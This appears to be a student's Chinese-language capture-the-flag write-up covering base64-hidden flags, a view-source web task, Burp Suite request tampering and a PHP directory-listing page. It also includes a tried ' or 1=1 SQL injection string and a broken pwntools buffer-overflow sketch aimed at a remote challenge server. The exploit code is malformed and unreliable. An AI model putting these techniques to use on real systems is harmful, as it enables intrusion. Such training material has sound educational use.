



Wp 王乐之 161820326

1. 签到题 直接提交
2. Misc 在 010 中打开，找到在末尾找到 base64 编码的一串字符。
复制解码即可。



Hex editor view showing a base64 encoded string: `âÊ.ÿÙ ZmxhZ3s
xX3dhbnRfam1hbXV
zX3Awd2VyfQ==`




Decoded flag: `flag{1_want_jiamus_p0wer}`

3. web1

用 view-source 打开网页。最下面打开链接

`//QXN1cm17dml1d19zb3VyY2Unc19wb3d1cn0=`



Decoded flag: `Asuri{view_source's_power}`

Base64 解码

4. web2

打开之后

我知道有的 admin 密码尝试 ‘or’ 1 = 1 并不行。

5. web3 用 burpsuite 抓包，几次将用户名的 guest 改成 admin
到这个位置

提交查询

```
bool(false) <?php
    header("Content-type: text/html; charset=utf-8");
    //都说了flag不在这, 去根目录找找吧<br>不过这边给你提供一个功能呢
    //输入你想查看的目录吧
    if(isset($_GET['url']))
        $url = $_GET['url'];
    var_dump(@scandir($url));
    show_source(__FILE__);
?>
```

不知道继续

6. pwn1

虚拟机的 ubuntu 不知道为什么图形化界面损坏了。

大致上只有思路

我觉得前面先发送一个变量 作为 passwordsize

然后再看偏移量

<pre>buf -60 r +8 68 == 104</pre>

。这是 buf 和 r 的位置。

然后在 door 那里看到 bin/shell 的地址。好像是 4008D8。

然后写一个 exp。截图不了

```
From pwn import *
```

```
Sh = remote('49.235.243.206 9001')
```

```
Offset = 104
```

```
Passwordsize = %
```

```
Sub_adress = 0x4008D8
```

```
Payload = offset * 'a' + p64(Sub_adress)
```

Sh.sendline(%)

Sh.sendline(payload)

Sh.interactive